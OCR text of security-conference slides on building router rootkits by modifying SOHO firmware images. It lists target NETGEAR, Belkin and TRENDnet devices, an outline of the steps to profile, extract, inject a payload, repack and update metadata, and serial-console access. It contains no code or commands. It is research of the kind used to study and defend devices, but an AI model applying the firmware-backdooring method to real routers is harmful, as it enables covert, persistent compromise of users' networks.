Owning the Network: Adventures in Router Rootkits

Michael Coppola

VSR

Who am I?

- Security Consultant at Virtual Security Research in Boston, MA (we're hiring!)
- Student at Northeastern University
- Did some stuff, won some CTFs
- http://poppopret.org/


VSR

How did this all start?

- .npk packages on MikroTik routers
- Install new features
  - SOCKS proxy
  - VPN
  - IPv6 support
  - XEN/KVM virtualization
- Potentially get a shell?

VSR

Router Firmware Upgrade Feature



Router Upgrade

Check for New Version from the Internet [Check]

☐ Check for New Version Upon Log-in

Locate and select the upgrade file from your hard disk:

[Choose File] No file chosen

[Upload] [Cancel]

Router Upgrade Help

You install new versions of the router's software using the *Router Upgrade* page.

Click the **check** button to go to the NETGEAR web site to get **new versions** of the router software. If new version is found, you can select **Yes** to upgrade to that version, or select **No** to stay with the current version. It's **recommended** to upgrade to new version.

Select the check box if you want to check for new version upon log-in.

IMPORTANT! Once you click **Upload** do NOT interrupt the process of sending the software to the router and restarting the router. If you think the process may be interrupted in some way, click **Cancel** to keep the current router software.

Locate and select the upgrade file from your hard disk:

1. Go to www.NETGEAR.com and download the updated software.
2. If not done automatically, uncompress the file.
   You may want to read the *Release Notes* before continuing.
3. Click **Browse**.
4. Locate and select the file you just downloaded and uncompressed.
5. Click **Upload** to send the software to the router.
   This loads the new software in the router and causes the router to restart.
   Note: Do not try to go online, turn off the router, shutdown the computer or do anything else to the router until the router finishes restarting! When the Ready light stops blinking, wait a few more seconds before doing anything.
6. Click **Router Status** and check the Firmware Version to verify that your router now has the new software installed.

IMPORTANT! In some cases, such as a major upgrades, you may need to reconfigure your router after upgrading it. Refer to the *Release Notes* included with the software to find out if you need to reconfigure the router.

If you are unable to successfully upgrade using this method, refer to the *Reference Manual* on the *Router Resource CD* for other ways to upgrade the router.

The Big Question


Can a universal process be developed to modify SOHO router firmware images to deploy malicious code without altering the interface or functionality of the device?

Can a universal process be developed to modify SOHO router firmware images to deploy malicious code without altering the interface or functionality of the device?

...a rootkit of sorts?

Intentions

- Share my personal experience pursuing the topic and the challenges encountered
- Gain better insight into router internals
- Release some code
- Pop some shells
- Pwn some devices



Prior Work

- OpenWRT/DD-WRT
  - Custom firmware, reverse engineering, hardware / firmware profiling
- firmware-mod-kit
  - De/reconstruction of firmware images
- devttys0.com
  - Firmware modding, reverse engineering, and exploitation

Use Cases

- Default/weak credentials on admin panel
- RCE/auth bypass vulnerability
- CSRF file upload

The Targets

WNR1000v3

Vendor: NETGEAR

Version: 1.0.2.26NA

Format: NETGEAR .chk

Arch: MIPS

OS: Linux 2.4.20

Bootloader: CFE

Filesystem: SquashFS 3.0

VSR

The Targets

WGR614v9

Vendor: NETGEAR
Version: 1.2.30NA
Format: NETGEAR .chk
Arch: MIPS
OS: Linux 2.4.20
Bootloader: CFE
Filesystem: SquashFS 2.1

VSR

The Targets

FD57230-4 v1110

Vendor: Belkin

Version: 4.03.03

Format: EFH

Arch: MIPS

OS: Linux 2.4.20

Bootloader: CFE

Filesystem: CramFS v2

The Targets

TEW-652BRP v3.2R

Vendor: TRENDnet

Version: 3.00B13

Format: Realtek

Arch: MIPS

OS: Linux 2.6.19

Bootloader: U-Boot

Filesystem: SquashFS 4.0

VSR

Generalized Technique

- Profile the image
- Extract parts from the image
- Deploy payload
- Repack the image
- Update metadata


Connecting to the Console

- Most routers offer an RS-232 (serial) port
- Find terminals → Solder connectors → Shell!
- Useful for profiling the device, testing new payloads, debugging purposes
- Bootloader access provides recovery, quick testing of new firmware images


Connecting to the Console

- Four pins to search for:
  - GND – Ground
  - VCC – Voltage Common Collector (+3.3V)
  - TXD (TX) – Transmit Data
  - RXD (RX) – Receive Data

Console on WGR614v9




Console on WGR614v9



VSR

